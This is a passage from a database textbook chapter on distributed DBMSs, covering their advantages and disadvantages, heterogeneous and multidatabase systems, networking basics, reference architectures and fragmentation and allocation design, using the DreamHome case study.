Reflects organizational structure Many organizations are naturally distributed over several locations. For example, *DreamHome* has many offices in different cities. It is natural for databases used in such an application to be distributed over these locations. *DreamHome* may keep a database at each branch office containing details of such things as the staff who work at that location, the properties that are for rent, and the clients who own or wish to rent out these properties. The staff at a branch office will make local inquiries of the database. The company headquarters may wish to make global inquiries involving the access of data at all or a number of branches.



Improved shareability and local autonomy The geographical distribution of an organization can be reflected in the distribution of the data; users at one site can

access data stored at other sites. Data can be placed at the site close to the users who normally use that data. In this way, users have local control of the data and they can consequently establish and enforce local policies regarding the use of this data. A global DBA is responsible for the entire system. Generally, part of this responsibility is devolved to the local level, so that the local DBA can manage the local DBMS (see Section 10.15).

Improved availability In a centralized DBMS, a computer failure terminates the operations of the DBMS. However, a failure at one site of a DDBMS or a failure of a communication link making some sites inaccessible does not make the entire system inoperable. Distributed DBMSs are designed to continue to function despite such failures. If a single node fails, the system may be able to reroute the failed node's requests to another site.

Improved reliability Because data may be replicated so that it exists at more than one site, the failure of a node or a communication link does not necessarily make the data inaccessible.

Improved performance As the data is located near the site of “greatest demand,” and given the inherent parallelism of distributed DBMSs, speed of database access may be better than that achievable from a remote centralized database. Furthermore, since each site handles only a part of the entire database, there may not be the same contention for CPU and I/O services as characterized by a centralized DBMS.

Economics In the 1960s, computing power was calculated according to the square of the costs of the equipment: three times the cost would provide nine times the power. This was known as *Grosch's Law*. However, it is now generally accepted that it costs much less to create a system of smaller computers with the equivalent power of a single large computer. This makes it more cost-effective for corporate divisions and departments to obtain separate computers. It is also much more cost-effective to add workstations to a network than to update a mainframe system.

The second potential cost saving occurs where databases are geographically remote and the applications require access to distributed data. In such cases, owing to the relative expense of data being transmitted across the network as opposed to the cost of local access, it may be much more economical to partition the application and perform the processing locally at each site.

Modular growth In a distributed environment, it is much easier to handle expansion. New sites can be added to the network without affecting the operations of other sites. This flexibility allows an organization to expand relatively easily. Increasing database size can usually be handled by adding processing and storage power to the network. In a centralized DBMS, growth may entail changes to both hardware (the procurement of a more powerful system) and software (the procurement of a more powerful or more configurable DBMS). The transition to the new hardware/software could give rise to many difficulties.

Integration At the start of this section we noted that integration was a key advantage of the DBMS approach, not centralization. The integration of legacy systems is one particular example that demonstrates how some organizations are forced to rely on distributed data processing to allow their legacy systems to coexist with their more modern systems. At the same time, no one package can provide all the functionality that an organization requires nowadays. Thus, it is important for organizations to be able to integrate software components from different vendors to meet their specific requirements.

Remaining competitive There are a number of relatively recent developments that rely heavily on distributed database technology such as e-business, computer-supported collaborative work, and workflow management. Many enterprises have had to reorganize their businesses and use distributed database technology to remain competitive. For example, although more people will not necessarily rent properties just because the Internet exists, *DreamHome* may lose some of its market share if it does not allow clients to view properties online now.



Disadvantages

Complexity A distributed DBMS that hides the distributed nature from the user and provides an acceptable level of performance, reliability, and availability is inherently more complex than a centralized DBMS. The fact that data can be replicated also adds an extra level of complexity to the distributed DBMS. If the software does not handle data replication adequately, there will be degradation in availability, reliability, and performance compared with the centralized system, and the advantages we cited earlier will become disadvantages.

Cost Increased complexity means that we can expect the procurement and maintenance costs for a DDBMS to be higher than those for a centralized DBMS. Furthermore, a distributed DBMS requires additional hardware to establish a network between sites. There are ongoing communication costs incurred with the use of this network. There are also additional labor costs to manage and maintain the local DBMSs and the underlying network.

Security In a centralized system, access to the data can be easily controlled. However, in a distributed DBMS not only does access to replicated data have to be controlled in multiple locations, but the network itself has to be made secure. In the past, networks were regarded as an insecure communication medium. Although this is still partially true, significant developments have been made to make networks more secure.

Integrity control more difficult Database integrity refers to the validity and consistency of stored data. Integrity is usually expressed in terms of constraints, which are consistency rules that the database is not permitted to violate. Enforcing integrity constraints generally requires access to a large amount of data that defines the constraint but that is not involved in the actual update operation itself. In a distributed DBMS, the communication and processing costs that are required to enforce integrity constraints may be prohibitive. We return to this problem in Section 25.4.5.

Lack of standards Although distributed DBMSs depend on effective communication, we are only now starting to see the appearance of standard communication

TABLE 24.1 Summary of advantages and disadvantages of DDBMSs.

ADVANTAGES	DISADVANTAGES
Reflects organizational structure	Complexity
Improved shareability and local autonomy	Cost
Improved availability	Security
Improved reliability	Integrity control more difficult
Improved performance	Lack of standards
Economics	Lack of experience
Modular growth	Database design more complex
Integration	
Remaining competitive	

and data access protocols. This lack of standards has significantly limited the potential of distributed DBMSs. There are also no tools or methodologies to help users convert a centralized DBMS into a distributed DBMS.

Lack of experience General-purpose distributed DBMSs have not been widely accepted, although many of the protocols and problems are well understood. Consequently, we do not yet have the same level of experience in industry as we have with centralized DBMSs. For a prospective adopter of this technology, this may be a significant deterrent.

Database design more complex Besides the normal difficulties of designing a centralized database, the design of a distributed database has to take account of fragmentation of data, allocation of fragments to specific sites, and data replication. We discuss these problems in Section 24.4.

The advantages and disadvantages of DDBMSs are summarized in Table 24.1.

24.1.3 Homogeneous and Heterogeneous DDBMSs

A DDBMS may be classified as homogeneous or heterogeneous. In a **homogeneous** system, all sites use the same DBMS product. In a **heterogeneous** system, sites may run different DBMS products, which need not be based on the same underlying data model, and so the system may be composed of relational, network, hierarchical, and object-oriented DBMSs.

Homogeneous systems are much easier to design and manage. This approach provides incremental growth, making the addition of a new site to the DDBMS easy, and allows increased performance by exploiting the parallel processing capability of multiple sites.

Heterogeneous systems usually result when individual sites have implemented their own databases and integration is considered at a later stage. In a heterogeneous system, translations are required to allow communication between different DBMSs. To provide DBMS transparency, users must be able to make requests in the language of the DBMS at their local site. The system then has the task of locating the data and performing any necessary translation. Data may be required from another site that may have:

- different hardware;
- different DBMS products;
- different hardware and different DBMS products.

If the hardware is different but the DBMS products are the same, the translation is straightforward, involving the change of codes and word lengths. If the DBMS products are different, the translation is complicated involving the mapping of data structures in one data model to the equivalent data structures in another data model. For example, relations in the relational data model are mapped to records and sets in the network model. It is also necessary to translate the query language used (for example, SQL SELECT statements are mapped to the network FIND and GET statements). If both the hardware and software are different, then both these types of translation are required. This makes the processing extremely complex.

An additional complexity is the provision of a common conceptual schema, which is formed from the integration of individual local conceptual schemas. As you have seen already from Step 2.6 of the logical database design methodology presented in Chapter 17, the integration of data models can be very difficult owing to the semantic heterogeneity. For example, attributes with the same name in two schemas may represent different things. Equally well, attributes with different names may model the same thing. A complete discussion of detecting and resolving semantic heterogeneity is beyond the scope of this book. The interested reader is referred to the paper by Garcia-Solaco *et al.* (1996).

The typical solution used by some relational systems that are part of a heterogeneous DDBMS is to use **gateways**, which convert the language and model of each different DBMS into the language and model of the relational system. However, the gateway approach has some serious limitations. First, it may not support transaction management, even for a pair of systems; in other words, the gateway between two systems may be only a query translator. For example, a system may not coordinate concurrency control and recovery of transactions that involve updates to the pair of databases. Second, the gateway approach is concerned only with the problem of translating a query expressed in one language into an equivalent expression in another language. As such, generally it does not address the issues of homogenizing the structural and representational differences between different schemas.

Open database access and interoperability

The Open Group formed a Specification Working Group (SWG) to respond to a white paper on open database access and interoperability (Gualtieri, 1996). The goal of this group was to provide specifications or to make sure that specifications

exist or are being developed that will create a database infrastructure environment where there is:

- a common and powerful SQL API that allows client applications to be written that do not need to know the vendor of the DBMS that they are accessing;
- a common database protocol that enables a DBMS from one vendor to communicate directly with a DBMS from another vendor without the need for a gateway;
- a common network protocol that allows communications between different DBMSs.

The most ambitious goal is to find a way to enable a transaction to span databases managed by DBMSs from different vendors without the use of a gateway. This working group evolved into the Database Interoperability (DBIOP) Consortium, working on version 3 of the Distributed Relational Database Architecture (DRDA), which we briefly discuss in Section 24.5.2.

Multidatabase systems

Before we complete this section, we briefly discuss a particular type of distributed DBMS known as a multidatabase system.

Multidatabase system (MDBS)

A distributed DBMS in which each site maintains complete autonomy.

In recent years, there has been considerable interest in MDBSs, which attempt to logically integrate a number of independent DDBMSs while allowing the local DBMSs to maintain complete control of their operations. One consequence of complete autonomy is that there can be no software modifications to the local DBMSs. Thus, an MDBS requires an additional software layer on top of the local systems to provide the necessary functionality.

An MDBS allows users to access and share data without requiring full database schema integration. However, it still allows users to administer their own databases without centralized control, as with true DDBMSs. The DBA of a local DBMS can authorize access to particular portions of his or her database by specifying an *export schema*, which defines the parts of the database that may be accessed by nonlocal users. There are **unfederated** (where there are no local users) and **federated** MDBSs. A federated system is a cross between a distributed DBMS and a centralized DBMS; it is a distributed system for global users and a centralized system for local users. Figure 24.4 illustrates a partial taxonomy of DBMSs (see also Figure 26.20). The interested reader is referred to Sheth and Larson (1990) for a taxonomy of distributed DBMSs and Bukhres and Elmagarmid (1996).

In simple terms, an MDBS is a DBMS that resides transparently on top of existing database and file systems, and presents a single database to its users. An MDBS maintains only the global schema against which users issue queries and updates and the local DBMSs themselves maintain all user data. The global schema is constructed by integrating the schemas of the local databases. The MDBS first translates the global queries and updates into queries and updates on the appropriate local DBMSs. It then merges the local results and generates the final global result




Figure 24.4
Taxonomy of
DBMS integration
alternatives.

for the user. Furthermore, the MDBS coordinates the commit and abort operations for global transactions by the local DBMSs that processed them, to maintain consistency of data within the local databases. An MDBS controls multiple gateways and manages local databases through these gateways. We discuss the architecture of an MDBS in Section 24.3.3.

24.2 Overview of Networking

Network

An interconnected collection of autonomous computers that are capable of exchanging information.

Computer networking is a complex and rapidly changing field, but some knowledge of it is useful to understand distributed systems. From the situation a few decades ago when systems were standalone, we now find computer networks commonplace. They range from systems connecting a few PCs to worldwide networks with thousands of machines and over a million users. For our purposes, the DDBMS is built on top of a network in such a way that the network is hidden from the user.

Communication networks may be classified in several ways. One classification is according to whether the distance separating the computers is short (local area network) or long (wide area network). A **local area network (LAN)** is intended for connecting computers over a relatively short distance, for example, within an office building, a school or college, or home. Sometimes one building will contain several small LANs and sometimes one LAN will span several nearby buildings. LANs are typically owned, controlled, and managed by a single organization or individual. The main connectivity technologies are Ethernet and WiFi. A **wide area network (WAN)** is used when computers or LANs need to be connected over long distances. The largest WAN in existence is the Internet. Unlike LANs, WANs are generally not owned by any one organization, but rather exist under collective or distributed ownership and management. WANs use technology like ATM, FrameRelay, SONET/

SDH, and X.25 for connectivity. A special case of the WAN is a **metropolitan area network (MAN)**, which generally covers a city or suburb.

With the large geographical separation, the communication links in a WAN are relatively slow and less reliable than LANs. The transmission rates for a WAN generally range from 33.6 kilobits per second (dial-up via modem) to 45 megabits per second (Mbits/s) (T3 unswitched private line) and 274 Mbits/s for T4. SONET starts from about 50 Mbits/s (OC-1) to about 40 Gbits/s (OC-768). Transmission rates for LANs are much higher, operating at 10 megabits per second (shared Ethernet) to 2500 Mbits/s (ATM), and are highly reliable. Clearly, a DDBMS using a LAN for communication will provide a much faster response time than one using a WAN.

If we examine the method of choosing a path, or **routing**, we can classify a network as either point-to-point or broadcast. In a **point-to-point** network, if a site wishes to send a message to all sites, it must send several separate messages. In a **broadcast** network, all sites receive all messages, but each message has a prefix that identifies the destination site so other sites simply ignore it. WANs are generally based on a point-to-point network, whereas LANs generally use broadcasting. A summary of the typical characteristics of WANs and LANs is presented in Table 24.2.

The International Organization for Standardization has defined a protocol governing the way in which systems can communicate (ISO, 1981). The approach taken is to divide the network into a series of layers, each layer providing a particular service to the layer above, while hiding implementation details from it. The protocol, known as the **ISO Open Systems Interconnection Model (OSI Model)**, consists of seven manufacturer-independent layers. The layers handle transmitting the raw bits across the network, managing the connection and ensuring that the

TABLE 24.2 Summary of typical WAN and LAN characteristics.

WAN	LAN
Distances up to thousands of kilometers	Distances up to a few kilometers (Wireless LAN, or WLAN, is of the order of tens of meters)
Link autonomous computers	Link computers that cooperate in distributed applications
Network managed by independent organization (using telephone or satellite links)	Network managed by users (using privately owned cables)
Data rate up to 33.6 kbit/s (dial-up via modem), 45 Mbit/s (T3 circuit)	Data rate up to 2500 Mbit/s (ATM). 100 gigabyte (100 million bits per second) for Ethernet. WLAN is typically 1–108 Mbit/s, although 802.11n standard is 600 Mbits/s.
Complex protocol	Simpler protocol
Use point-to-point routing	Use broadcast routing
Use irregular topology	Use bus or ring topology
Error rate about 1:10 ⁵	Error rate about 1:10 ⁹

link is free from errors, routing and congestion control, managing sessions between different machines, and resolving differences in format and data representation between machines. A description of this protocol is not necessary to understand these three chapters on distributed and mobile DBMSs and so we refer the interested reader to Halsall (1995) and Tanenbaum (1996).

The International Telegraph and Telephone Consultative Committee (CCITT) has produced a standard known as X.25 that complies with the lower three layers of this architecture. Most DDBMSs have been developed on top of X.25. However, new standards are being produced for the upper layers that may provide useful services for DDBMSs, for example, Remote Database Access (RDA) (ISO 9579) or Distributed Transaction Processing (DTP) (ISO 10026). We examine the X/Open DTP standard in Section 25.5. As additional background information, we now provide a brief overview of the main networking protocols.

Network protocols

Network protocol

A set of rules that determines how messages between computers are sent, interpreted, and processed.

In this section we briefly describe the main network protocols.

TCP/IP (Transmission Control Protocol/Internet Protocol) This is the standard communications protocol for the Internet, a worldwide collection of interconnected computer networks. TCP is responsible for verifying the correct delivery of data from client to server. IP provides the routing mechanism, based on a four-byte destination address (the IP address). The front portion of the IP address indicates the network portion of the address, and the rear portion indicates the host portion of the address. The dividing line between network and host parts of an IP address is not fixed. TCP/IP is a routable protocol, which means that all messages contain not only the address of the destination station, but also the address of a destination network. This allows TCP/IP messages to be sent to multiple networks within an organization or around the world, hence its use in the Internet.

SPX/IPX (Sequenced Packet Exchange/Internetwork Package Exchange)

Novell created SPX/IPX as part of its NetWare operating system. Similar to TCP, SPX ensures that an entire message arrives intact but uses NetWare's IPX protocol as its delivery mechanism. Like IP, IPX handles routing of packets across the network. Unlike IP, IPX uses an 80-bit address space, with a 32-bit network portion and a 48-bit host portion (this is much larger than the 32-bit address used by IP). Also, unlike IP, IPX does not handle packet fragmentation. However, one of the great strengths of IPX is its automatic host addressing. Users can move their PC from one location of the network to another and resume work simply by plugging it in. This is particularly important for mobile users. Until NetWare 5, SPX/IPX was the default protocol but to reflect the importance of the Internet, NetWare 5 has adopted TCP/IP as the default protocol.

NetBIOS (Network Basic Input/Output System) A network protocol developed in 1984 by IBM and Sytek as a standard for PC applications communications.

Originally NetBIOS and NetBEUI (NetBIOS Extended User Interface) were considered one protocol. Later NetBIOS was taken out because it could be used with other routable transport protocols, and now NetBIOS sessions can be transported over NetBEUI, TCP/IP, and SPX/IPX protocols. NetBEUI is a small, fast, and efficient protocol. However, it is not routable, so a typical configuration uses NetBEUI for communication with a LAN and TCP/IP beyond the LAN.

APPC (Advanced Program-to-Program Communications) A high-level communications protocol from IBM that allows one program to interact with another across the network. It supports client-server and distributed computing by providing a common programming interface across all IBM platforms. It provides commands for managing a session, sending and receiving data, and transaction management using two-phase commit (which we discuss in the next chapter). APPC software is either part of, or optionally available, on all IBM and many non-IBM operating systems. Because APPC originally supported only IBM's Systems Network Architecture, which utilizes the LU 6.2 protocol for session establishment, APPC and LU 6.2 are sometimes considered synonymous.

DECnet DECnet is Digital's routable communications protocol, which supports Ethernet-style LANs and baseband and broadband WANs over private or public lines. It interconnects PDPs, VAXs, PCs, Macintoshes, and workstations.

AppleTalk This is Apple's LAN routable protocol, introduced in 1985, which supports Apple's proprietary LocalTalk access method as well as Ethernet and token ring. The AppleTalk network manager and the LocalTalk access method are built into all Macintoshes and LaserWriters. It has since been deprecated by Apple in favor of TCP/IP.

WAP (Wireless Application Protocol) A standard for providing cellular phones, pagers, and other handheld devices with secure access to email and text-based Web pages. Introduced in 1997 by Phone.com (formerly Unwired Planet), Ericsson, Motorola, and Nokia, WAP provides a complete environment for wireless applications that includes a wireless counterpart of TCP/IP and a framework for telephony integration such as call control and phone book access.

Communication time

The time taken to send a message depends upon the length of the message and the type of network being used. It can be calculated using the following formula:

$$\text{Communication Time} = C_0 + (\text{no_of_bits_in_message} / \text{transmission_rate})$$

where C_0 is a fixed cost of initiating a message, known as the **access delay**. For example, using an access delay of 1 second and a transmission rate of 10 000 bits per second, we can calculate the time to send 100 000 records, each consisting of 100 bits as:

$$\text{Communication Time} = 1 + (100\,000 * 100 / 10\,000) = 1001 \text{ seconds}$$

If we wish to transfer 100 000 records one at a time, we get:

$$\begin{aligned} \text{Communication Time} &= 100\,000 * [1 + (100 / 10\,000)] \\ &= 100\,000 * [1.01] = 101\,000 \text{ seconds} \end{aligned}$$

Clearly, the communication time to transfer 100 000 records individually is significantly longer, because of the access delay. Consequently, an objective of a DDBMS is to minimize both the volume of data transmitted over the network and the number of network transmissions. We return to this point when we consider distributed query optimization in Section 24.5.3.

24.3 Functions and Architectures of a DDBMS

In Chapter 2 we examined the functions, architecture, and components of a centralized DBMS. In this section we consider how distribution affects expected functionality and architecture.

24.3.1 Functions of a DDBMS

We expect a DDBMS to have at least the functionality for a centralized DBMS that we discussed in Chapter 2. In addition, we expect a DDBMS to have the following functionality:

- extended communication services to provide access to remote sites and allow the transfer of queries and data among the sites using a network;
- extended system catalog to store data distribution details;
- distributed query processing, including query optimization and remote data access;
- extended security control to maintain appropriate authorization/access privileges to the distributed data;
- extended concurrency control to maintain consistency of distributed and possibly replicated data;
- extended recovery services to take account of failures of individual sites and the failures of communication links.

We discuss these issues further in later sections of this chapter and in Chapter 25.

24.3.2 Reference Architecture for a DDBMS


The ANSI-SPARC three-level architecture for a DBMS presented in Section 2.1 provides a reference architecture for a centralized DBMS. Owing to the diversity of distributed DBMSs, it is much more difficult to present an equivalent architecture that is generally applicable. However, it may be useful to present one possible reference architecture that addresses data distribution. The reference architecture shown in Figure 24.5 consists of the following schemas:

- a set of global external schemas;
- a global conceptual schema;
- a fragmentation schema and allocation schema;
- a set of schemas for each local DBMS conforming to the ANSI-SPARC three-level architecture.

The edges in this figure represent mappings between the different schemas. Depending on which levels of transparency are supported, some levels may be missing from the architecture.

Figure 24.5

Reference architecture for a DDBMS.



Global conceptual schema

The global conceptual schema is a logical description of the whole database, as if it were not distributed. This level corresponds to the conceptual level of the ANSI-SPARC architecture and contains definitions of entities, relationships, constraints, security, and integrity information. It provides physical data independence from the distributed environment. The global external schemas provide logical data independence.

Fragmentation and allocation schemas

The fragmentation schema is a description of how the data is to be logically partitioned. The allocation schema is a description of where the data is to be located, taking account of any replication.

Local schemas

Each local DBMS has its own set of schemas. The local conceptual and local internal schemas correspond to the equivalent levels of the ANSI-SPARC architecture. The local mapping schema maps fragments in the allocation schema into external objects in the local database. It is DBMS independent and is the basis for supporting heterogeneous DBMSs.

24.3.3 Reference Architecture for a Federated MDBS

In Section 24.1.3 we briefly discussed federated multidatabase systems (FMDBSs). Federated systems differ from DDBMSs in the level of local autonomy provided. This difference is also reflected in the reference architecture. Figure 24.6 illustrates a reference architecture for an FMDBS that is **tightly coupled**, that is, it has




Figure 24.6
Reference
architecture for
a tightly coupled
FMDBS.

a global conceptual schema (GCS). In a DDBMS, the GCS is the union of all local conceptual schemas. In an FMDBS, the GCS is a subset of the local conceptual schemas, consisting of the data that each local system agrees to share. The GCS of a tightly coupled system involves the integration of either parts of the local conceptual schemas or the local external schemas.

It has been argued that an FMDBS should not have a GCS (Litwin, 1988), in which case the system is referred to as **loosely coupled**. In this case, external schemas consist of one or more local conceptual schemas. For additional information on MDBSs, the interested reader is referred to Litwin (1988) and Sheth and Larson (1990).

24.3.4 Component Architecture for a DDBMS

Independent of the reference architecture, we can identify a component architecture for a DDBMS consisting of four major components:


- local DBMS (LDBMS) component;
- data communications (DC) component;
- global system catalog (GSC);
- distributed DBMS (DDBMS) component.

The component architecture for a DDBMS based on Figure 24.1 is illustrated in Figure 24.7. For clarity, we have omitted Site 2 from the diagram, as it has the same structure as Site 1.

Local DBMS component

The LDBMS component is a standard DBMS, responsible for controlling the local data at each site that has a database. It has its own local system catalog that stores information about the data held at that site. In a homogeneous system, the LDBMS

Figure 24.7
Components of
a DDBMS.



component is the same product, replicated at each site. In a heterogeneous system, there would be at least two sites with different DBMS products and/or platforms.

Data communications component

The DC component is the software that enables all sites to communicate with each other. The DC component contains information about the sites and the links.

Global system catalog

The GSC has the same functionality as the system catalog of a centralized system. The GSC holds information specific to the distributed nature of the system, such as the fragmentation, replication, and allocation schemas. It can itself be managed as a distributed database and so it can be fragmented and distributed, fully replicated, or centralized, like any other relation, as we discuss shortly. A fully replicated GSC compromises site autonomy, as every modification to the GSC has to be communicated to all other sites. A centralized GSC also compromises site autonomy and is vulnerable to failure of the central site.

The approach taken in the distributed system R^* overcomes these failings (Williams *et al.*, 1982). In R^* there is a local catalog at each site that contains the metadata relating to the data stored at that site. For relations created at some site (the *birth-site*), it is the responsibility of that site's local catalog to record the definition of each fragment, and each replica of each fragment, and to record where each fragment or replica is located. Whenever a fragment or replica is moved to a different location, the local catalog at the corresponding relation's birth-site must be updated. Thus, to locate a fragment or replica of a relation, the catalog at the relation's birth-site must be accessed. The birth-site of each global relation is recorded in each local GSC. We return to object naming when we discuss naming transparency in Section 24.5.1.

Distributed DBMS component

The DDBMS component is the controlling unit of the entire system. We briefly listed the functionality of this component in the previous section and we concentrate on this functionality in Section 24.5 and in Chapter 25.

24.4 Distributed Relational Database Design

In Chapters 16 and 17 we presented a methodology for the conceptual and logical design of a centralized relational database. In this section we examine the additional factors that have to be considered for the design of a distributed relational database. More specifically, we examine:

- *Fragmentation.* A relation may be divided into a number of subrelations, called **fragments**, which are then distributed. There are two main types of fragmentation: **horizontal** and **vertical**. Horizontal fragments are subsets of tuples and vertical fragments are subsets of attributes.
- *Allocation.* Each fragment is stored at the site with “optimal” distribution.
- *Replication.* The DDBMS may maintain a copy of a fragment at several different sites.

The definition and allocation of fragments must be based on how the database is to be used. This involves analyzing transactions. Generally, it is not possible to analyze all transactions, so we concentrate on the most important ones. As noted in Section 18.2, it has been suggested that the most active 20% of user queries account for 80% of the total data access, and this 80/20 rule may be used as a guideline in carrying out the analysis (Wiederhold, 1983).

The design should be based on both quantitative and qualitative information. Quantitative information is used in allocation; qualitative information is used in fragmentation. The quantitative information may include:

- the frequency with which a transaction is run;
- the site from which a transaction is run;
- the performance criteria for transactions.

The qualitative information may include information about the transactions that are executed, such as:

- the relations, attributes, and tuples accessed;
- the type of access (read or write);
- the predicates of read operations.

The definition and allocation of fragments are carried out strategically to achieve the following objectives:

- *Locality of reference.* Where possible, data should be stored close to where it is used. If a fragment is used at several sites, it may be advantageous to store copies of the fragment at these sites.
- *Improved reliability and availability.* Reliability and availability are improved by replication: there is another copy of the fragment available at another site in the event of one site failing.
- *Acceptable performance.* Bad allocation may result in bottlenecks occurring; that is, a site may become inundated with requests from other sites, perhaps causing a significant degradation in performance. Alternatively, bad allocation may result in underutilization of resources.
- *Balanced storage capacities and costs.* Consideration should be given to the availability and cost of storage at each site, so that cheap mass storage can be used where possible. This must be balanced against *locality of reference*.
- *Minimal communication costs.* Consideration should be given to the cost of remote requests. Retrieval costs are minimized when *locality of reference* is maximized or when each site has its own copy of the data. However, when replicated data is updated, the update has to be performed at all sites holding a duplicate copy, thereby increasing communication costs.

24.4.1 Data Allocation

There are four alternative strategies regarding the placement of data: centralized, fragmented, complete replication, and selective replication. We now compare these strategies using the objectives identified earlier.

Centralized

This strategy consists of a single database and DBMS stored at one site with users distributed across the network (we referred to this previously as distributed processing). Locality of reference is at its lowest as all sites, except the central site, have to use the network for all data accesses. This also means that communication costs are high. Reliability and availability are low, as a failure of the central site results in the loss of the entire database system.

Fragmented (or partitioned)

This strategy partitions the database into disjoint fragments, with each fragment assigned to one site. If data items are located at the site where they are used most frequently, locality of reference is high. As there is no replication, storage costs are low; similarly, reliability and availability are low, although they are higher than in the centralized case, as the failure of a site results in the loss of only that site's data. Performance should be good and communications costs low if the distribution is designed properly.

Complete replication

